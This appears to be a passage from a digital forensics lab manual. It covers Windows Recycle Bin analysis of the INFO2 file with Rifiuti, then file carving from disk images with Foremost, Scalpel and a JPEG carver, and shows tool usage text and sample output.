


- Open “Folder Options,” then select “Show hidden files and folders” under the “Hidden files and folders” section. Uncheck “Hide protected operating system files” and you are done.
- Once the changes have been made, browse the C drive and you can see the Recycler folder clearly.



- Inside the Recycler folder, there'll be a another folder with a name like "S-1-5-21-1078081533-1957994488-1343024091-1003" or similar.
- This will be generated for every separate user. In our case, we have only one user in this system; that's why we have only one.





- Now navigate to this directory via the command prompt and type `dir /a` to view all files and folders. In the below figure we can see there is an INFO2 file.

```


C:\> Command Prompt
C:\RECYCLER>cd S-1-5-21-839522115-1677128483-854245398-1003
C:\RECYCLER\S-1-5-21-839522115-1677128483-854245398-1003>dir /a
Volume in drive C has no label.
Volume Serial Number is 70C3-36D9

Directory of C:\RECYCLER\S-1-5-21-839522115-1677128483-854245398-1003
01/26/2014  08:34 PM    <DIR>          -
01/26/2014  08:34 PM    <DIR>          ..
05/12/2013  05:55 PM             0 Dc1.exe
05/12/2013  05:46 PM        6,144 Dc2.exe
05/12/2013  06:06 PM       73,802 Dc3.exe
05/12/2013  06:33 PM             0 Dc4.exe
02/12/2013  03:14 PM    276,829,524 Dc5.7z
01/11/2013  12:47 PM    <DIR>          Dc6
05/13/2013  10:24 PM     609,410 Dc7.vbs
05/13/2013  08:32 PM       73,802 Dc8.exe
05/29/2013  05:01 PM         694 Dc9.lnk
05/12/2013  05:55 PM           65 desktop.ini
01/26/2014  08:34 PM       7,220 INFO2
                10 File(s)      277,600,661 bytes
                 3 Dir(s)      6,040,461,312 bytes free
C:\RECYCLER\S-1-5-21-839522115-1677128483-854245398-1003>

```


- Just extract that file to the different location. We can't normally open that file, so we will use a tool called Rifiuti.
- Rifiuti is a recycle bin forensic analysis tool. Rifiuti, the Italian word meaning "trash," was developed to examine the contents of the INFO2 file in the recycle bin.

- Next put the INFO2 file inside the Rifiuti folder and run rifiuti.exe via the command prompt.




```
cmd
C:\Users\MARLØCK\Downloads\Compressed\recycle-bin-lab\recycle-bin-lab\rifiuti\rifiuti>rifiuti.exe
Usage: rifiuti [options] <filename>
       -d Field Delimiter <TAB by default>
C:\Users\MARLØCK\Downloads\Compressed\recycle-bin-lab\recycle-bin-lab\rifiuti\rifiuti>
```

- We can see the Rifiuti usage command after running the rifiuti.exe. Now type in rifiuti.exe INFO2 >result.txt



```
cmd
C:\Users\MARLØCK\Downloads\Compressed\recycle-bin-lab\recycle-bin-lab\rifiuti\rifiuti>rifiuti.exe
Usage: rifiuti [options] <filename>
       -d Field Delimiter <TAB by default>
C:\Users\MARLØCK\Downloads\Compressed\recycle-bin-lab\recycle-bin-lab\rifiuti\rifiuti>rifiuti.exe INFO2 >result.txt
C:\Users\MARLØCK\Downloads\Compressed\recycle-bin-lab\recycle-bin-lab\rifiuti\rifiuti>
```

- After running the command, the program will create a result.txt file in the rifiuti folder.



Name	Type
cygwin1.dll	Application extens...
INFO2	File
result	Text Document
rifiuti	Application
rifiuti	Text Document

**Open the result.txt file.**

INDEX	DELETED TIME	DRIVE NUMBER	PATH	SIZE
1	Tue Oct 18 22:39:46 2011	Z	C:\Documents and Settings\Administrator\Desktop\reglive	194383872
2	Tue Oct 18 22:39:47 2011	Z	C:\Documents and Settings\Administrator\Desktop\regdecoder	602112
3	Tue Oct 18 22:45:23 2011	Z	C:\Documents and Settings\Administrator\Desktop\out\registryfiles	4096
4	Tue Oct 18 22:47:28 2011	Z	C:\Documents and Settings\Administrator\Desktop\out\registryfiles	16384
5	Tue Oct 18 22:48:43 2011	Z	C:\Documents and Settings\Administrator\Desktop\out\registryfiles	40960
6	Tue Oct 18 22:51:17 2011	Z	C:\Documents and Settings\Administrator\Desktop\out\registryfiles	40960
7	Tue Oct 18 22:54:29 2011	Z	C:\Documents and Settings\Administrator\Desktop\out\registryfiles	333918208
8	Tue Oct 18 22:54:29 2011	Z	C:\Documents and Settings\Administrator\Desktop\out\logfile.txt	36864
9	Tue Oct 18 23:10:59 2011	Z	C:\Documents and Settings\Administrator\Desktop\out\registryfiles	15282176
10	Tue Oct 18 23:10:59 2011	Z	C:\Documents and Settings\Administrator\Desktop\out\logfile.txt	4096
11	Tue Oct 18 23:17:03 2011	Z	C:\Documents and Settings\Administrator\Desktop\out\registryfiles	12288
12	wed Oct 19 22:23:18 2011	Z	C:\Documents and Settings\Administrator\Desktop\regdecoder.exe	15048704
13	wed Oct 19 22:26:40 2011	Z	C:\Documents and Settings\Administrator\Desktop\registry-decoder-error.txt	4096
14	wed Oct 19 22:26:54 2011	Z	C:\Documents and Settings\Administrator\Desktop\regdecoder.exe	15187968
15	wed Oct 19 22:29:39 2011	Z	C:\Documents and Settings\Administrator\Desktop\registry-decoder-error.txt	4096
16	wed Oct 19 23:21:31 2011	Z	C:\Documents and Settings\Administrator\Desktop\sof.xls	8192
17	wed Nov 2 14:22:02 2011	Z	C:\Documents and Settings\Administrator\Desktop\regdecoder.exe	15253504
18	wed Nov 2 14:22:02 2011	Z	C:\Documents and Settings\Administrator\Desktop\prefetch-files	3612672
19	wed Nov 2 14:22:02 2011	Z	C:\Documents and Settings\Administrator\Desktop\e01	24059904
20	wed Nov 2 14:22:07 2011	Z	C:\Documents and Settings\Administrator\Desktop\e01tom	30834688
21	Thu Nov 17 04:08:18 2011	Z	C:\Documents and Settings\Administrator\Desktop\regdecoderlive.exe	14200832
22	Thu Nov 17 04:22:42 2011	Z	C:\Documents and Settings\Administrator\Desktop\derp2\caseinfo.db	4096
23	Thu Nov 17 04:26:03 2011	Z	C:\Documents and Settings\Administrator\Desktop\derp2\registryfiles	15335424
24	Thu Nov 17 04:26:03 2011	Z	C:\Documents and Settings\Administrator\Desktop\derp2\logfile.txt	4096
25	Thu Jan 19 16:49:30 2012	Z	12845056	
26	Thu Jan 19 16:53:38 2012	Z	12849152	
27	Thu Jan 19 17:45:13 2012	Z	12845056	
28	Thu Jan 19 17:49:02 2012	Z	C:\Documents and Settings\Administrator\Desktop\gather-error.txt	4096
29	Thu Jan 19 17:50:55 2012	Z	12849152	
30	Fri Jan 27 22:49:09 2012	Z	C:\Documents and Settings\Administrator\Desktop\gather.exe	12521472
31	Fri Jan 27 22:56:04 2012	Z	12521472	

**Conclusion : Successfully performed Windows Recycle Bin Forensics****➤ Experiment 7 : Data Carving using open source tools**

- Foremost
- Scalpel
- Jpegcarver

- File carving is a process used in computer forensics to extract data from a disk drive or other storage device without the assistance of the file system that originality created the file.
- It is a method that recovers files at unallocated space without any file information and is used to recover data and execute a digital forensic investigation. It also called “carving,” which is a general term for extracting structured data out of raw data, based on format specific characteristics present in the structured data.
- As a forensics technique that recovers files based merely on file structure and content and without any matching file system meta-data, file carving is most often used to recover files from the unallocated space in a drive.
- Unallocated space refers to the area of the drive which no longer holds any file information as indicated by the file system structures like the file table.

- In the case of damaged or missing file system structures, this may involve the whole drive. In simple words, many filesystems do not zero-out the data when they delete it. Instead, they simply remove the knowledge of where it is.
- File carving is the process of reconstructing files by scanning the raw bytes of the disk and reassembling them. This is usually done by examining the header (the first few bytes) and footer (the last few bytes) of a file.
- File carving is a great method for recovering files and fragments of files when directory entries are corrupt or missing. This is especially used by forensics experts in criminal cases for recovering evidence.
- In certain cases related to child pornography, law enforcement agents are often able to recover more images from the suspect's hard disks by using carving techniques. Another example is the hard disks and removable storage media that U.S. Navy Seals took from Osama Bin Laden's campus during their raid. Forensic experts used file carving techniques to squeeze every bit of information out of this media.


#### **Foremost :**

- Foremost is a program that is used to carve data from disk image files, it is an extremely useful tool and very easy to use.
- For the purpose of this article we have used an Ubuntu disk image file and the process has been repeated twice. The purpose of doing so was to see if Foremost can carve data out of incomplete disk images as well. We have used Kali Linux but if you want you can install Foremost on pretty much any distro of Linux.

#### **Here's how it was done ?**

- Navigate to the Applications menu in Kali, Forensics is option 11. The fifth option from top in the Forensics menu is Foremost. Click on it and let's get to carving some data!!
- Foremost is a simple and effective CLI tool that recovers files by reading the headers and footers of the files. You can start Foremost by clicking on:

**Applications > Forensics > foremost**



- Once Foremost is successfully started, a Terminal opens, displaying the program version, creators, and some of the many switches that can be used:

```

root@kali: ~
File Edit View Search Terminal Help
foremost version 1.5.7 by Jesse Kornblum, Kris Kendall, and Nick Mikus.
$ foremost [-v|-V|-h|-T|-Q|-q|-a|-w|-d] [-t <type>] [-s <blocks>] [-k <size>]
  [-b <size>] [-c <file>] [-o <dir>] [-i <file>]

-V - display copyright information and exit
-t - specify file type. (-t jpeg,pdf ...)
-d - turn on indirect block detection (for UNIX file-systems)
-i - specify input file (default is stdin)
-a - Write all headers, perform no error detection (corrupted files)
-w - Only write the audit file, do not write any detected files to the disk
-o - set output directory (defaults to output)
-c - set configuration file to use (defaults to foremost.conf)
-q - enables quick mode. Search are performed on 512 byte boundaries.
-Q - enables quiet mode. Suppress output messages.
-v - verbose mode. Logs all messages to screen
root@kali:~#

```

- To have a better understanding of Foremost and the switches used, try browsing the Foremost System Manager's Manual. This can be done by entering the following command :

**man foremost**

```

FOREMOST(8)                               System Manager's Manual                               FOREMOST(8)
NAME
  foremost - Recover files using their headers, footers, and data structures

SYNOPSIS
  foremost [-h] [-V] [-d] [-vqwQT] [-b <blocksize>] [-o <dir>] [-t <type>]
  [-s <num>] [-i <file>]

BUILTIN FORMATS
  Recover files from a disk image based on file types specified by the user
  using the -t switch.

  jpg    Support for the JFIF and Exif formats including implementations used
         in modern digital cameras.

  gif

  png

  bmp    Support for windows bmp format.

  avi

  exe    Support for Windows PE binaries, will extract DLL and EXE files
         along with their compile times.

  mpg    Support for most MPEG files (must begin with 0x000001BA)

```

The syntax for using Foremost is as follows :

### **foremost -i (forensic image) -o (output folder) -options**

- In this example, the 11-carve-fat.dd file located on the desktop is specified as the input file (-i) and an empty folder named Foremost\_recovery is specified as the output file (-o).
- Additionally, other switches can also be specified as needed.
- To begin carving the 11-carve-fat.dd image with Foremost, type the following command in the Terminal :

### **foremost -i 11-carve-fat.dd -o Foremost\_recovery**

```
root@kali:~# foremost -i 11-carve-fat.dd -o Foremost_recovery
Processing: 11-carve-fat.dd
|foundat=word60.txt000r00(
0W00N10a0EI)0:00:050nEK00000I0000%00000Ve00D@=0%80#00000000K0E^00*0)/F08/000l070=
00 000.:I'It0000-0|{00000000000000~000$00x"/00WI0000mp000000000:0300>z{zq000000000000ov00000
JFYQ0a5/020308+000K00000[0X00o?0y00M 000080(0000^T$003|S$002"000q000000$000u000|:Z00hx00WI0
0v\00000mT000k}00s0a0%000000/00E0
q0|<.000n004J0i
0V00ma000` }0000000000
00~J00y9:00G0E0000Y0'0000000//00&Z007t0p+-00000000K000V0
0
0->0a
*|
root@kali:~#
```


- Although the characters found look quite unclear while processing, the results will be clearly categorized and summarized in the specified output folder. It is important that the specified output folder be empty or you will encounter problems, as shown in the following screenshot:

```
Foremost started at Tue Oct 24 08:33:20 2017
Invocation: foremost -i/root/Desktop/Graphic.dd -o/root/Desktop/Recovered -v
Output directory: /root/Desktop/Recovered
Configuration file: /etc/foremost.conf
Processing: stdin
|-----|
File: stdin
Start: Tue Oct 24 08:33:20 2017
Length: Unknown


Num      Name (bs=512)      Size      File Offset      Comment
|-----|-----|-----|-----|-----|
|
```

### **👁 Viewing Foremost results**

- Once Foremost has completed the carving process, you can proceed to the Foremost\_recovery output folder:



- If you open the output directory, you can see the carved items, categorized by file type, along with an audit.txt folder, which contains details of the findings:



- In the audit.txt file, you can see a list of the items found by Foremost, along with their Size and File Offset location:



```

audit.txt
~/Foremost_recovery
Open [v] [x] Save

Foremost version 1.5.7 by Jesse Kornblum, Kris Kendall, and Nick Mikus
Audit File

Foremost started at Tue Oct 24 11:05:17 2017
Invocation: foremost -i 11-carve-fat.dd -o Foremost_recovery
Output directory: /root/Foremost_recovery
Configuration file: /etc/foremost.conf
-----
File: 11-carve-fat.dd
Start: Tue Oct 24 11:05:17 2017
Length: 61 MB (64979456 bytes)

Num      Name (bs=512)      Size      File Offset      Comment
0:       00019717.jpg       29 KB     10095104
1:       00019777.jpg       433 KB    10125824
2:       00020645.jpg       96 KB     10570240
3:       00020841.gif        5 KB     10670592      (88 x 31)
4:       00000321.wmv        7 MB     164352
5:       00021929.wmv      1012 KB   11227648
6:       00020853.mov       537 KB   10676736
7:       00016021.wav       311 KB   8202752
8:       00000281.ole       20 KB    143872
9:       00016693.ole       24 KB    8546816
10:      00023957.ole        6 MB   12265984
11:      00023981.zip       77 KB   12278272
12:      00016741.pdf        1 MB    8571392      (PDF is Linearized)
13:      00019477.pdf       119 KB   9972224
Finish: Tue Oct 24 11:05:18 2017

```

- When scrolling down on the audit.txt file, you should see a summary of the files found, which is particularly useful when carving larger images:

```


14 FILES EXTRACTED

jpg:= 3
gif:= 1
wmv:= 2
mov:= 1
rif:= 1
ole:= 3
zip:= 1
pdf:= 2
-----

Foremost finished at Tue Oct 24 11:05:18 2017

```

- The first three files listed in the audit.txt files are .jpg image files, and you can see these files in the jpg sub-folder within the Foremost\_recovery output folder:



- As you can see, Foremost is quite a powerful data recovery and file carving tool. File carving can take very long, depending on the size of the drive or image used. If the type of the file that needs to be recovered is already known, it is wise to specify this file type using the -t option to reduce time taken.

#### **SCALPEL**

- scalpel is a fast file carver that reads a database of header and footer definitions and extracts matching files from a set of image files or raw device files.
- scalpel is filesystem-independent and will carve files from FAT16, FAT32, exFAT, NTFS, Ext2, Ext3, Ext4, JFS, XFS, ReiserFS, raw partitions, etc.
- scalpel is a complete rewrite of the Foremost 0.69 file carver and is useful for both digital forensics investigations and file recovery.

**Installed size : 88 KB**

**How to install : sudo apt install scalpel dependencies**

```
root@kali:~# scalpel -h
Scalpel version 1.60
Written by Golden G. Richard III, based on Foremost 0.69.
Carves files from a disk image based on file headers and footers.
Usage: scalpel [-b] [-c <config file>] [-d] [-h|V] [-i <file>]
      [-m blocksize] [-n] [-o <outputdir>] [-O num] [-q clustersize]
      [-r] [-s num] [-t <blockmap file>] [-u] [-v]
      <imgfile> [<imgfile>] ...
```

- b Carve files even if defined footers aren't discovered within maximum carve size for file type [foremost 0.69 compat mode].
- c Choose configuration file.
- d Generate header/footer database; will bypass certain optimizations and discover all footers, so performance suffers. Doesn't affect the set of files carved. **\*\*EXPERIMENTAL\*\***
- h Print this help message and exit.
- i Read names of disk images from specified file.
- m Generate/update carve coverage blockmap file. The first 32bit unsigned int in the file identifies the block size. Thereafter each 32bit unsigned int entry in the blockmap file corresponds to one block in the image file. Each entry counts how many carved files contain this block. Requires more memory and disk. **\*\*EXPERIMENTAL\*\***
- n Don't add extensions to extracted files.
- o Set output directory for carved files.
- O Don't organize carved files by type. Default is to organize carved files into subdirectories.
- p Perform image file preview; audit log indicates which files would have been carved, but no files are actually carved.
- q Carve only when header is cluster-aligned.
- r Find only first of overlapping headers/footers [foremost 0.69 compat mode].
- s Skip n bytes in each disk image before carving.
- t Set directory for coverage blockmap. **\*\*EXPERIMENTAL\*\***
- u Use carve coverage blockmap when carving. Carve only sections of the image whose entries in the blockmap are 0. These areas are treated as contiguous regions. **\*\*EXPERIMENTAL\*\***
- V Print copyright information and exit.
- v Verbose mode.


### **JPEG CARVER( JPG SCRAPER):**

JpgScraper: An Advanced Carver for Baseline JPEG Files

#### **Features**

- Four modes of operation:
  - 1) Single image carving from fragment of jpeg
  - 2) Storage carving of files recovered from media

- 3) Network packets carving (pcap files only)
  - 4) Check if an image fragment is jpeg or not
- Extracts huffman tables if available in file fragment and saves it for future use.
  - Display extracted image in the GUI window (supports only Jpeg Carving(Single image) mode for now )



### How to use

- This project was tested on Windows 10 and has two parts, a CLI program (mostly for experimenting) and a GUI. The GUI has been compiled and can be executed from the bin folder, to use it follow the following steps:
  - Select a mode from the three modes of operation (e.g Jpeg Carving(Single image))
  - Select input file path (e.g choose raw\_dragon from Sampledata folder given in this repository)
  - Click on run
  - Enjoy the results!

**Conclusion : Successfully performed Data Carving using Foremost, Scalpel and JPG Carver**

